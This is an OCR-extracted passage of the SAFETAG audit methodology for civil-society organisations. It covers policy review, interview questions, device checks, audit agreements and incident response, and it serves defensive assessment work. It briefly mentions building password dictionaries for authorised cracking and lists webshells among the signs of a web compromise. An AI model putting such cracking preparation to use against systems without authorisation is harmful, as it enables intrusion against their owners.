
This methodology explores existing organizational practices, informal agreements, and policies around managing information security and responding to threats. It also seeks to reveal presumptions made within the organization which are neither shared (informal or no) nor codified in policies.

Purpose

Many smaller organizations do not have formal policies around information security. This is not inherently a good or bad thing, as in their place are often informal agreements and practices. The goal of this component is to reveal any presumptions that are not shared, and help set more formalized agreements across the organization, and to cross-verify these policies, practices, guidelines, and informal agreements with what is actually taking place (generally using activities from data assessment and device assessment methodologies).

- Identify what (if any) baseline policies or informal agreements exist to respond to common information security and business continuity challenges
- Clarify any presumptions being made but not effectively shared
- List of existing agreements and gaps?
- Resources to formalize/expand agreements to policies
- Onboarding checklist (entry/exit policies?)

The Flow of Information



Guiding Questions

- Are there documented policies or practices, including any employee onboarding guidance?
- What is the level of formality of the security practices in place? are verbal conventions, written documents or something in between?
- What is the understanding by the management and/or staff on common security practices?
- Are there presumptions being made by some staff which are not shared?
- How are any of these implemented / required / verified within existing organizational practice?

Specific aspects to explore are:

- Password expectations (password management, complexity, requirements
- entry/exit policies and account management
- information classification that limits access (e.g. who has access to financial data? partner data?)
- Backups
- Acceptable use policies (what can and cannot staff do with their work devices)
- Travel policies (VPN usage, etc.)

Outputs

- List of existing agreements and policies and their gaps
- Resources to formalize/expand agreements to policies
- Providing initial support to help the organization decide on and agree to baseline guidance around critical digital security controls, such as an Onboarding checklist, entry/exit policies, etc

Operational Security

_

Preparation

If (through interviews or even the audit agreement process); you have received copies of policies, a thorough review of the written policies is required to assess if they are being followed, enforced, or have changed since being formalized.

References

Organizational Policies

- **Template policies** Organizational Security Policies - Template) (AccessNow; Available in English and Spanish)

- **Template policies** SAFE AND DOCUMENTED FOR ACTIVISM (English, Spanish; focused on activist organizations)
- **Template policies** Information Security Policy Templates (SANS)
- **Meta-Framework** Cybersecurity Framework (NIST)

recommendation_development

- **Guide:** "Mitigation Recommendation" (NIST SP 800-115)
- **Overview:** "How Is Risk Managed?" (An Introduction to Information System Risk Management)

- **Book:** "Digging Deeper into Mitigations - p. 130" (Threat Modeling - Adam Shostack)[^shostack]

Activities

Identifying Informal Agreements

Summary

The activity aims to assess which kind of informal agreements regarding best practices and security directives are formulated, accessed, implemented and/or enforced across the organization

Overview

- Select a series of situations and operational aspects that could have associated some security agreements or policies
- Ask and discuss with the organization if there are organizational agreements regarding the situations and aspects presented
- Analyze the way these agreements are being transmitted and applied in practice
- Detect the potential gaps in terms of presence and pertinence of effective agreements
- Recommend the building of an strategy to develop, document and transmit as needed new or updated security agreements and/or policies

Materials Needed

- Materials for taking notes

Walk Through

- Build a list of situations where security policies, if followed, would prevent or reduce the impact of a problem; ideally using the Threat Modeling exercise and inputs from Process Mapping, Capacity Assessment, and other methods and activities. These situations can be related to regular operations (looking for best practices) and risks (looking for security procedures).

For small and medium sized organizations, arrange group conversations around a few specific what-if scenarios (this can be integrated in with the Data Mapping or Process Mapping approaches).

Discussions can include:

- How passwords are created, used, and shared
- Who has access to what information (e.g. HR, finance, partners)
- Destruction/loss of office devices (fire, natural disaster, etc.)
- Lost devices (e.g. while traveling)
- Data breach impacting a cloud service used by the organization
- New people join or leave the organization

- Meet with members of the organization and present to them the situations on the previous list, asking if there are some codes or agreements regarding security aspects of the situations presented, take notes of the responses and possible differences between the criteria or knowledge of the agreements. This could be explained by the lack of documentation and formal ways to transmit the agreements
- Build a map of practices in three terms:
- small org - getting to shared agreements
- What practices are presumed to be in place (e.g. everyone thinks everyone else is using unique passwords)
- What is being applied in practice (with their possible variations among staff members)
- What needs to be updated or defined

Recommendations

There must be a good understanding of the organizational capacity and commitment to implementing and maintaining formal security policies. Based on this assessment, consider beginning with more informal agreements among staff which still help centralize their approach to security and improve their preventative measures and ability to respond to incidents that is easy and effective to adopt. Encourage a "testing" phase of these practices for the organization to then begin formalizing the ones which work and test new approaches for any which did not continue.

Security policy review

Summary

The activity aims to understand the organization internal security policy context, looking for existing policies, understanding how they translate into practice and/or are enforced, and evaluating them and detecting potential improvements or updates.

Overview

- Review written policies with security implications
- Identify any areas for improvement in existing policies
- Leveraging output from Process Mapping, Capacity Assessment, and Data Mapping; identify policy gaps

Walk Through

- Ask for documentation - this may come out of Capacity Assessment work
- Review documentation and compare with existing baselines, and against identified vulnerabilities - do these policies help mitigate risks? (see references)
- Propose a map like the one in the Identifying Informal Agreements activity

Recommendations

There must be a good understanding of the organizational capacity and commitment to implementing and maintaining formal security policies. Based on this assessment, consider beginning with more informal

agreements among staff which still help centralize their approach to security and improve their preventative measures and ability to respond to incidents that is easy and effective to adopt. Encourage a "testing" phase of these practices for the organization to then begin formalizing the ones which work and test new approaches for any which did not continue.

Interviews

Summary

The auditor conducts interviews with various staff members to gather information on the organizations risks and capacity.

Q&A sessions are unabashedly **white box** aspects of a security assessment, and you will occasionally hear push-back along the lines of, "You wouldn't have found that thing if we hadn't told you about this other thing." Compelling **black box** findings certainly do have an advantage when it comes to persuasiveness, but obtaining them can be quite time-consuming, so relying exclusively on vulnerabilities that you can identify without "help" is generally a mistake in this resource-constrained sector.

Overview

- Set up secure channels for communication
- Interview managerial staff
- Interview technical staff
- Use the Categories (at the end of the sample interview questions) to help scope which questions to ask
- Use the Capacity Assessment Cheat-Sheet to track topics you have covered
- Provide (and track) a time limit for each interview

Considerations

- If the auditor or organization believes that there is a good chance of surveillance on the channel you are communicating over, do the rest of the interview on a secured channel or in person where possible, though some information-gathering is critical to do before planning the audit. Inability to do so contributes towards a no-go situation.

Walk Through

The questions below are roughly divided into categories for management, program staff, and technical staff. The questions for technical staff may be best asked of the manager or another point of contact. Within that section, there are specific questions that often only actual IT staff are likely to be able to answer. An auditor may find value in re-asking the same questions to multiple staff members. Specifically, however, the "Baseline Threat Identification Questions" should be asked of whoever the auditor feels most able or willing to answer them.

In all cases, the HCD Toolkit recommends that you "warm up the participant with questions they are comfortable with." [^HCD_toolkit] -- balance this against not asking questions which you should already know from basic organizational research, followed with informative questions which "prompt bigger, even aspirational, thinking that they may not be accustomed to on a daily basis." [^HCD_toolkit]

- What is your position in the organization?
- What are your main responsibilities in this organization?
- What issues does the organization work on? (Provide an example if needed - examples below)
- Where does your organization have activities?
- Does the organization have activities in more than one (city/province/country/region)
- What kind of funding does you organization receive?
- How many projects is your organization currently managing?
- What is the organization's working language? (for password dictionary)
- Why are you having the audit done?

MANAGEMENT AND BASELINE QUESTIONS

- Could you tell me, approximately, which percentage of the organization's currently annual budget is dedicated to supporting the use of digital or mobile technology?
- Does the organization have its own office space?
- Does the organization have a domain name or brand identity that is used for all online communications?
- What other languages are used by the organization, formally or informally? (for password dictionary)
- In what language has your organization accessed online resources to support its work?
- How many paid, full-time staff does the organization employ?
- How many paid, part-time staff does the organization employ?
- How many unpaid workers, such as volunteers or interns work at least one day a month at the organization?
- Does the organization have a staff member responsible for working with digital or mobile technology? Yes, more than one
- Is this staff member responsible for any of the following areas:
- Has turnaround in staff members been a problem for retaining technical capacity in your organization?
- How regularly do staff members of the organization travel outside of your country?
- Does the organization do any of the following activities when travelling internationally:

Go Specific

"Dig deeper on the challenge at hand & prompt with 'what if' scenarios."

- Is the manager aware that a test is about to be performed?
- What is the most important reason for your organization to exist? (Provide an example if needed - examples below)
- Does the organization provide services directly to individuals (for example health, educational or legal service?)

- What type of direct services does the organization provide? (provide an example if needed - examples below)
- Does the organization have a hierarchy for decision-making, according to which different people have different responsibilities and levels of authority?

Go Personal

"Dig deeper on the practices outside of work & prompt with ‘what if’ scenarios."

- Does the staff usually work remotely?
- Does the staff usually take their work devices home?
- Does the staff usually access organizational assets from personal devices? (Provide an example if needed - examples below)
- Does the staff usually attend out-of-office events? (Provide an example if needed - examples below)
- What time does the staff usually come in and get out of the office?
- How secure are the office surroundings?
- What are the common means of transportation used?

PROGRAM STAFF QUESTIONS

For organizations with signficant online operations/programs, the following questions may be asked of the management point of contact and/or a program staff member.

- Does the organization primarily rely on digital media in its work?
- What digital tools does your organization use? (Examples follow)

TECHNICAL STAFF QUESTIONS

Ask these of the most technical staff member you are in touch with. If the organization has dedicated IT support, this section also includes specific questions for IT.

- Do the organization’s staff have access to computers for their work?
- How many staff members do not have access to their own computer or need to share computers with other?
- How many staff members use their personal devices to access organizational assets?
- How many staff members work remotely?
- What ways has the organization used any of the following methods to build skills and capacities for using digital or mobile technologies?
- Have these efforts to increase capacity targeted specific staff members in the organization?
- Has the organization actively worked to strengthen its digital security in the last year?
- Has turnaround in staff members been a problem for retaining technical capacity in your organization?

- Are there systems on the network which the client does not own, operate, or rely on, that may require additional approval to test?
- Does the organization communicate with its beneficiaries/members/sources?
- Does the organization use any of these tools to maintain information about its members?
- What other tools does the organization use to maintain information about its members?
- I will now read a list of hardware tools you might be familiar with; From this list, could you please tell me about the three tools that are most important to the organization?
- Other hardware that is important to the organization's work? Please describe if needed
- How important you think each of these hardware tools is for achieving the organization's strategic objectives?
- I will now read a list of software tools you might be familiar with; From this list, could you please tell me about the three tools that are most important in the daily work of your organization?
- Other software that is important to the organization's work? Please describe if needed?

IT Only

- Are there any systems which could be characterized as fragile? (systems with tendencies to crash, older operating systems, or which are unpatched)
- Does the organization have a standard procedure for installing software? If so can they provide a list of the software they install?
- Is any system monitoring software in place?
- What are the most critical servers and applications?
- Do you use backups in your organization?
- How many websites does your organization have?
- What are their URLs?
- Where are they hosted?
- How many wireless networks are in place at the organization?
- Is a guest wireless network used? If so:
- What type of encryption is used on the wireless networks?
- Does the organization implement filtering of MAC addresses?
- Does the guest network require authentication?
- Approximately how many clients will be using the wireless network?
- How many total IP addresses are being tested?
- How many internal IP addresses, if applicable?
- How many external IP addresses, if applicable?
- Are there any devices in place that may impact the results of audit scans such as a firewall, intrusion detection/prevention system, web application firewall, or load balancers?

BASELINE THREAT IDENTIFICATION QUESTIONS

- To your knowledge, how often do the below incidents occur in the geographic areas or issue areas in which your organization is active? Could you please tell me if you think they happen never, sometimes or often
- To your knowledge, how often do the below actors use digital or mobile technology to target or to identify individuals for arrest or violence? Do they use it never, sometimes, or often?
- And how often would you say that these actors use digital or mobile technology to monitor or gather information on civil society activities? Never, sometimes, or often?
- What do you feel are the most immediate and serious digital threats to the organization?
- How much risk do you feel each of these digital threats presents to your organization?
- Do you feel that any of these threats place the physical security of your staff in danger?
- Do you feel that any of these threats place the physical security of your stakeholders in danger?
- Do you feel that any of these threats place the physical security of your beneficiaries in danger?
- In the last six months, have you or any of your civil society peers experienced any of the following?
- How has your organization responded to these threats?
- Has the organization taken any of the following steps to prepare against digital or physical threats?
- Does the organization experience power outages in its office
- Does the organization have access to the Internet in its offices?
- In the last month, has your organization lost access to Internet for reasons other than power outages
- What are the security threats in the office surroundings?

QUESTIONS FOR KNOWN HIGH RISK ORGANIZATIONS

See **Guiding Questions for High Risk Organizations** if there are concerns that the organization may be targeted by advanced threat actors.

A Day in the Life

Summary

The auditor checks staff devices for updated systems and software, anti-virus and other security capabilities, and identifies software runing on computers and its current version. The auditor checks for known vulnerabilities to any out of date software.

This is used to develop a report component exposing how un-updated software can lead to large vulnerabilities.

Overview

- You can do this as a focused activity where staff walk you through a usual "day in their life" showing you what devices they use, how they use them, and what data they have to interact with to conduct their work; or this can be integrated with other formal and informal activities/interactions where you ask staff questions on their usage of technology and remote services

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.

- If using screen sharing, use a service with transport security and "lock" the room or make sure the user knows to end the call if anyone unexpected joins the room (unlikely)

Walk Through

As you work with staff members (this pairs well with the device checklist activity), also interview them about the other devices they use, and how they connect to work services - email/webmail, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, and website management tools.

This can also be done remotely. Ask to have the staff member use a screensharing tool (meet.jit.si or appear.in offer easy-to-use, browser based options) so that you can watch how they interact with their computer and what applications are active in the background.

Phone Usage

- Work Email
- Work Calls
- Chat Apps with partners/work related

User Software and Tools

- Email software
- Calendars
- Shared Files inside the office
- Other shared file systems
- Chat
- Voice calls
- Program tracking software

Remote Services

- Dropbox / Google Drive
- Work Email
- Websites and blogs
- Social media
- Online CRM or mass-mailing tools (SalesForce, CiviCRM, MailChimp...)

Recommendations

If Unsupported Operating System - Upgrade to Recent Version

Popular operating systems like Windows XP are, sadly, no longer receiving security updates. Upgrade to the latest version keeping in mind the system requirements of the version selected. For Windows, review the Windows lifecycle fact sheet for upcoming "EOLs" (End of Life). Apple does not publish EOL schedules, but historically releases security updates for their current and two prior releases.

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Pirated Software - Move to Licensed Software Systems

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Outdated - Update Operating Systems and Other Software

Operating Systems and Softwares of all varieties - Windows, Mac, Linux, and others, are constantly being updated. These updates often fix bugs, but they also protect the system from newly discovered vulnerabilities. It can seem difficult to keep updating constantly, but this is very important to protect even non-sensitive systems.

If Vulnerable Software - Update Vulnerable Software

Many critical software components, such as Java or Adobe Flash, have many vulnerabilities and need to be aggressively updated. If there are not needed for work by the users, uninstall them

If No Anti-Virus and Anti-Malware Scanner - Install Anti-Virus and Anti-Maware Scanner

An Anti-virus and Anti-malware offer some minimal protection to the system and therefore is important to have them installed.

If Outdated Anti-Virus - Update Anti-Virus

Most AV tools automatically update, but this can sometimes get out of sync, or if the AV was a pre-installed trial system, it will stop updating after its trial period. An out of date anti-virus is worthless. Therefore ensure that continuous udpdating of AV is done.

If Unencrypted Drive - Encrypt Hard Drives

When possible, build-in drive encryption (Filevault on OSX, BitLockeron Windows, and LUKS on Linux) tend to offer the most seamless, user-friendly experiences. VeraCrypt offers free cross-platform drive encryption and cna also create encrypted drives which can be shared across platforms.

If Inactive firewall - Activate both personal and server firewall (If present)

Again, where present, use built-in firewalls and configure them for both office and public network options. Testing to ensure systems can still perform expected office natworking (file sharing, printing, etc.) is essential unless alternatives are created.

Preparation


Summary

This component consists of trip preparation activities that are needed to ensure the technical and facilitated components of the audit are able to be conducted effectively and within the on-site time-frame.

Purpose

A SAFETAG audit has a short time frame. Preparation is vital to ensure that time on the ground is not spent negotiating over the audit scope, updating the auditors systems, searching for missing hardware, or refreshing oneself with the SAFETAG framework. To that end negotiations with the host organization help reveal if the organization has the capacity to undertake the audit and respond to its findings.

The Flow of Information



Guiding Questions

- Does the organization have existing digital security practices or has it attempted to implement them in the past?
- What agreements will govern the audit?
- What will be the procedure for incident handling in the event that the auditor causes or uncovers an incident during the course of the assessment?
- What are the legal, physical, or social risks for the auditor & organization associated with conducting the audit or having audit results leak? [^PETS_legal_considerations]
- Does the security situation of the location or organization require additional planning? Are your software tools up to date and working as expected?

Outputs

- An agreement with the organisation to receive the audit including scope, timeframe, confidentiality clauses, operational security measures or minimums, and points of contact.
- Any Visas or paperwork needed, plus travel arragements (tickets, hotels) for auditor travel.
- A travel kit. [^travel_kit_appendix]^,^[^NIST_SP_800-115-travel_prep]

- Systems updated and ready for testing.
- A custom password dictionary [^password_dictionary_resources] (if password cracking activities expected).
- Risks to host and auditor conducting a SAFETAG audit.
- Modifications to the audit plan as necessary.

Operational Security

- **Prepare for Travel:** Check travel logistical needs -- visa, letter of invitation, travel tickets and hotel reservations. Note that some visas can take significant effort and may require the auditor to be without a passport while they are being processed.
- **Prepare Systems:** Update and test your systems, A/V and audit tools[^latest_version_of_tools], prepare storage devices and systems to reflect the required operational security, and ensure you have power supply adapters, cables and relevant adapters, usb drives, external wireless cards and any other equipment needed for testing. [^travel_kit_appendix]^,^[^NIST_SP_800-115-travel_prep]
- Carefully consider packing needs and explanations

References

preparation

- **Tip Sheet:** Facilitator Preparation Tips (Integrated Security)
- **Resource List:** Password Dictionary Creation Resources (SAFETAG)
- **Resource List:** Social Engineering Resources (SAFETAG)

Facilitation Preparation

- **Tip Sheet:** Facilitator Preparation Tips (Integrated Security)
- **Guidelines:** "Facilitator Guidelines" (Aspiration Tech)
- **Guide:** "Session_Design" (Aspiration Tech)
- **Kit:** "Resource Kit" (eQualit.ie)
- **Questions:** "Pre-Event_Questions" (Aspiration Tech)
- **Guide:** "Break Outs" (Aspiration Tech)
- **Resources:** "Be a Better Trainer" (Level-up)

Creating Agreements and Rules of Engagement

- **Standard:** "Pre-Engagement" (The Penetration Testing Execution Standard: Pre-Engagement Guidelines)
- **Template:** Pre-Inspection Visit (VulnerabilityAssessment.co.uk)
- **Template:** "Rules of Engagement Template" (NIST SP 800-115)

- **Article:** "The Difference Between a Vulnerability Assessment and a Penetration Test" (Daniel Miessler)
- **Article:** "Vulnerability Assessment and Penetration Testing" (gosafe)
- **Article:** "Legal Issues in Penetration Testing"

Password Dictionary Creation

- **Documentation:** "John the Ripper password cracker" (OpenWall)

Other Pre-Engagement Resources

- **Standard:** "Pre-Engagement" (The Penetration Testing Execution Standard: Pre-Engagement Guidelines)
- **Template:** Pre-Inspection Visit (VulnerabilityAssessment.co.uk)

Incident Handling Resources

- **Guide:** "Six Stages of Incident Response" (CSO Online: Anthony Caruana)
- **Guide:** "Threat Hunting Project" (http://www.threathunting.net)

Legal Considerations

- **Resource:** "Media Legal Defense Initiative" (Media Legal Defense Initiative)

Data Security Standards

Sensitive Data & Information Guides

- **Guide:** "Security Incident Information Management Handbook" (RedR UK)

Activities

Assessment Plan

Summary

This component allows an auditor and host to come to an understanding of the level of access that an auditor will have, what is off limits, and the process for modifying the scope of the audit when new information arises. [^PETS_legal_considerations]^,^[^PETS_separate_permissions] This component consists of a process where the auditor collaboratively creates an assessment plan with key members of the organization.

A core tenet of SAFETAG is building agency in organizations to improve their digital security. To that end, collaboratively creating an assessment plan with the organization helps to clarify not only the audit scope - from discussing what sensitive data may be exposed to what systems may be disrupted in the process of the audit - but it also helps reveal the ability of the organization to support and respond to the audit findings.

Overview

- **Create an Assessment Plan:** Have a "scoping" meeting that outlines the level of access that an auditor will have, what is off limits, and the process for modifying the scope of the audit when new information arises. [^PETS_legal_considerations]^,^[^PETS_separate_permissions]

Materials Needed

- To use the optional SAFETAG Agreement Generator, a Debian-based Linux system with python and other requirements are required as detailed in the Agreement Generator README.

Considerations

- Consider the threat landscape of the organization when determining secure communications channels. This may require some pre-agreement work using parts of the Context Research methodology.

- In addition to the overall mandate to send information encrypted to the organization, also demand encrypted communication back from them. Failure to establish a secure planning channel also contributes towards a no-go situation by putting both the auditor and organization at risk.

Walk Through

- Develop an agreement signed by both parties outlining the scope of the audit including:

- A confidentiality and non-disclosure agreement

- A liability waiver signed by the host organization. [^PETS_permission_to_test]

- Approval from any third parties. [^PETS_third_parties]

Auditors are encouraged to use, or at least reference, the SAFETAG Agreement Generator, a python script which provides a decision tree covering the above points, and builds a basic, clear-language agreement which can be translated and formalized as needed. Sample outputs and a diagram of the full decision tree are available in the "outputs" folder of the Agreement Generator repository. This replaces the draft agreement previously part of SAFETAG.

Confidentiality Agreement

Summary

Negotiate an agreement with the organization that outlines how an auditor will protect the privacy of the organization and the outcomes of the audit.

Overview

- Host provides auditor consent to conduct the agreed to scope of the audit in the form of a signed liability waiver. [^auditor_consent_template]

Walk Through

- **Negotiate a Confidentiality Agreement:** Negotiate an agreement with the organization that outlines how an auditor will protect the privacy of the organization and the outcomes of the audit.

See the Appendix for a DRAFT Engagement and Confidentiality Agreement. See also the in-progress SAFETAG Agreement Generator for more advanced and flexible "plain language" agreement text and guidance on

selecting which clauses to include.

SAMPLE STATEMENT OF WORK

Conduct a comprehensive risk assessment using the SAFETAG framework, to include these core methods:

- Organizational technology capacity assessment
- Sensitive data and/or process mapping
- Analysis of operational and technical vulnerabilities
- Threat actor and context research
- Creating with the organization and agreed-upon ranking of risks based on the above processes

For each method, the auditor is expected to combine research, interaction with key staff members, larger facilitated exercises, and where appropriate, technical verifications/investigations to achieve a comprehensive understanding of the organization's potential risks.

SAMPLE ENGAGEMENT AGREEMENT

In order to protect the privacy of SUBJECT, AUDITOR agrees to comply with the following restrictions:

- AUDITOR commits to prioritizing the stability and integrity of SUBJECT’s digital infrastructure over any additional testing could be carried through more aggressive methods. AUDITOR will make every effort to avoid disrupting SUBJECT's work environment, even temporarily. No tests will be performed that would stress the network, or any individual workstation, beyond what could be expected from normal use. If they has any doubt, AUDITOR will consult with SUBJECT before carrying out the test.

- AUDITOR will not share the assessment report—or any notes created, data gathered or knowledge obtained about SUBJECT during the evaluation—with anyone other than a single point of contact, designated by SUBJECT. AUDITOR may need to share some general information with SUBJECT staff, as part of requesting information necessary to carry out the audit itself. If AUDITOR has any concern that this could be sensitive, they will first clear it with that point of contact. This commitment to protecting SUBJECT's private information extends to AUDITOR’s colleagues, supervisor and funder, all of whom have demonstrated their own respect for this policy in three previous audits. The only details about the assessment that will be shared, confidentially, with these three groups (and only these three groups) will include: a) the name and location of the organization audited; b) basic time line information; and, with SUBJECT's approval, anonymized “lessons learned,” which will be aggregated with those from at least one other assessment. During and after the audit itself, all data will be stored securely in an encrypted volume on AUDITOR’s computer.

- AUDITOR will securely delete all data from the audit one week after submitting the final assessment report to SUBJECT or, any time, should SUBJECT's request it.

- If, at any time, AUDITOR feels that they might be called upon to give advice that could be out of line with SUBJECT's own IT policies, they will first clear it with SUBJECT.

- AUDITOR will work with whatever level of access SUBJECT is comfortable providing. This includes access to staff members for brief "interviews," as well as more technical access, such as passwords, local connectivity, privileged or unprivileged accounts on local or remote services, etc.. That said, some level of access typically allows an auditor to produce a report that is significantly more useful than the output a pure "black box" audit. (And this is doubly true when the auditor wishes to tread lightly in order to avoid impacting the stability of the subject’s network infrastructure and the productivity of its staff.)

Incident Response and Emergency Contact

Summary

Incident Response setups up a procedure for identifying what counts as an incident during an audit, as well as incident handling and response in the event the auditor causes or uncovers a security incident during the course of the assessment. [^NIST_SP_800-115-Section_7.1]^,^[^PETS_emergency_contact]

It is important to know these procedures in handling incidents to protect data integrity and create an audit trail to be used for investigation and collection of information.

Overview

- **Establish an Emergency Contact:** Establish a procedure for incident handling and an emergency contact in the event that the auditor causes or uncovers an incident during the course of the assessment. [^NIST_SP_800-115-Section_7.1]^,^[^PETS_emergency_contact]

- Agree on primary and secondary points of contact and relevant contact information
- Establish what severity counts as an "incident" for the organization
- Agree on security protocols around incident response
- Create procedure for incident handling in the event the auditor causes or uncovers an incident during the course of the assessment. [^NIST_SP_800-115-Section_7.1]^,^[^pets_emergency_contact_info]

Considerations

- Having an established emergency contact through the agreement process is critical
- A clear understanding of the legal and technical context from the Context Research method will be critical in choosing how to proceed.
- Consider moving sensitive conversations to a separate, offsite location.

Walk Through

What counts as an incident should be agreed with the organization's management during the agreement phase, and should include possibilities informed by the Context and Technical Research work.

Incidents can include problems such as insider threats, active remote access malware systems, or the discovery of physical surveillance of the office, as well as many other possibilities. The auditor must use their best judgement along the SAFETAG Auditor Code of Conduct, their agreement with the organization, personal ethics, legal responsibilities, and balance this in the frame of the organization's context, capacity, and the need to in good faith gain the trust of the staff of the organization to fulfil a successful audit.

VARIANT: MALWARE / REMOTE ACCESS

For the implementation of mitigation measures, you can refer the auditees to a third party. This may be the organization's IT staff, a rapid response helpline, a malware researcher, etc.

Some of the mitigation steps can be implemented by the user, following the instructions included in the Rapid Response Network's Digital First Aid Kit.

You should consider a compromise serious and coordinate an incident response if any of the following is happening:

- files are being leaked
- you have detected a keylogger or spyware in a device
- the infected device is critical for the organization

Possible mitigation steps are below. **This step should not take more than 2 hours, and the auditor should coordinate the response, rather than carry it out themselves.** The auditor should keep in mind the organization's capacity and be extremely careful when reformatting devices, as there may be critical programs which the organization does not have the installation media / license keys for any more, or critical data on the disk which did not come up in other discussions. Check to see if the organization has trustworthy operating system installation media and license keys. In almost every situation, these mitigations should be done post-audit so as to ensure the audit itself has time to complete and be thorough.

- if the device is not critical, avoid using the infected device and disable its ability to access the network until a thorough investigation has been completed
- In consultation with the organization and any IT staff, delete the hard disk content and reinstall the system
- if the forensic capture of the whole hard disk would take too long, and an investigation is needed, the hard disk can be replaced (See the Advanced Threats Method for further guidance)
- if reinstalling the system is not possible, the device should be replaced
- mobile devices can be reset to factory settings. After resetting to factory settings, make sure any app or data recovery is not including potential compromise vectors, such as browser extensions, malicious applications, etc.
-

VARIANT: INSIDER THREAT

Insider Threat refers to any threat to an organization that comes within or inside the organization. These can include (but not limited to)

```
- Employees
- Former employees
- Contractors
- Interns
```

Suspicions or evidence for insider threats must be raised discretely with organisational management through the audit contact person.

VARIANT: WEBAPP HACKING

For the implementation of mitigation measures, you can refer the auditees to a third party. This may be the organization's IT staff, hosting service provider, a rapid response helpline, a digital forensic expert, etc.

You should consider a web application compromise serious and coordinate an incident response if any of the following is happening:

- Unusual accounts are created in server and CMS
- Access logs from outside regions beyond the organizations location
- Malicious php scripts (webshells) are present on the server
- Defaced web pages and are sometimes password pro

VARIANT: ACTIVE SURVEILLANCE

To be developed.

Regional Context Research

Summary

This exercise focuses on research and re-confirmation of regional issues from general trends to specific legal restrictions and safety concerns, as well as current news and persistent challenges.

Overview

- Identify any legal risks associated with conducting the audit (Secure communications and storage, network forensics, device exploitation, digital security training.) [^PETS_legal_considerations]
- Determine the sensitivity of the type of work the organization conducts and if its work attracts additional potential threat actors.
- Identify potential adversaries not identified in interviews including domestic or international governments and other, non-state actors (organized crime, corporations, competition, etc).
- Identify capacity and willingness of potential adversaries to act against the organization.
- Has any organization or individual made specific threats, or demonstrated intention or mindset to attack on the organization or similar organizations?

Considerations

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- Maintain data about any targeted attacks and attacks affecting the organization's line of work secure.

Walk Through

Cross-check reports on regional threats facing organizations with their focus area.

- Targeted Threats
- Decentralized Threats

Identify any legal risks associated with conducting the audit. Secure communications and storage, network forensics, device exploitation, digital security training.

- Identify any export/import controls that might put the auditor or the organization at risk.
- Identify any domestic laws and regulations that might put the auditor or the organization at risk.

Identify any infrastructural barriers to adopting digital security practices.

Explore the security landscape of hardware and software identified in interviews by conducting a basic vulnerability analysis.

Technical Context Research

Summary

This exercise focuses on research into the technical capacity of potential threat actors, including both historical attack data and any indicators of changes to their capacity. Auditors are encouraged to create a summary of their findings for inclusion in the audit report and for sharing (if operational security and the agreement with the organization permits) among trusted networks.

Overview

- Explore latest cyber security trends, focusing on the security landscape of organizational hardware and software identified in interviews. [^staying_abreast_of_tech_and_threats]
- Identify access to and ownership/centralized control of communications infrastructure.
- Identify and prepare for any infrastructural barriers
- Research known uses of surveillance, censorship, or malware in the country/region and/or affecting the organization's line of work
- Identify known technical threats and Advanced Persistent Threats impacting the region or type of work the organization conducts.
- Investigate current non-targeted digital threats affecting the region and/or type of organization.
- Investigate the top targeted digital threats facing organizations doing this work in this region / country.
- Identify any legal barriers associated with common audit recommendations (Secure communications and storage, network forensics, device exploitation, digital security training.) [^PETS_legal_considerations]

Considerations

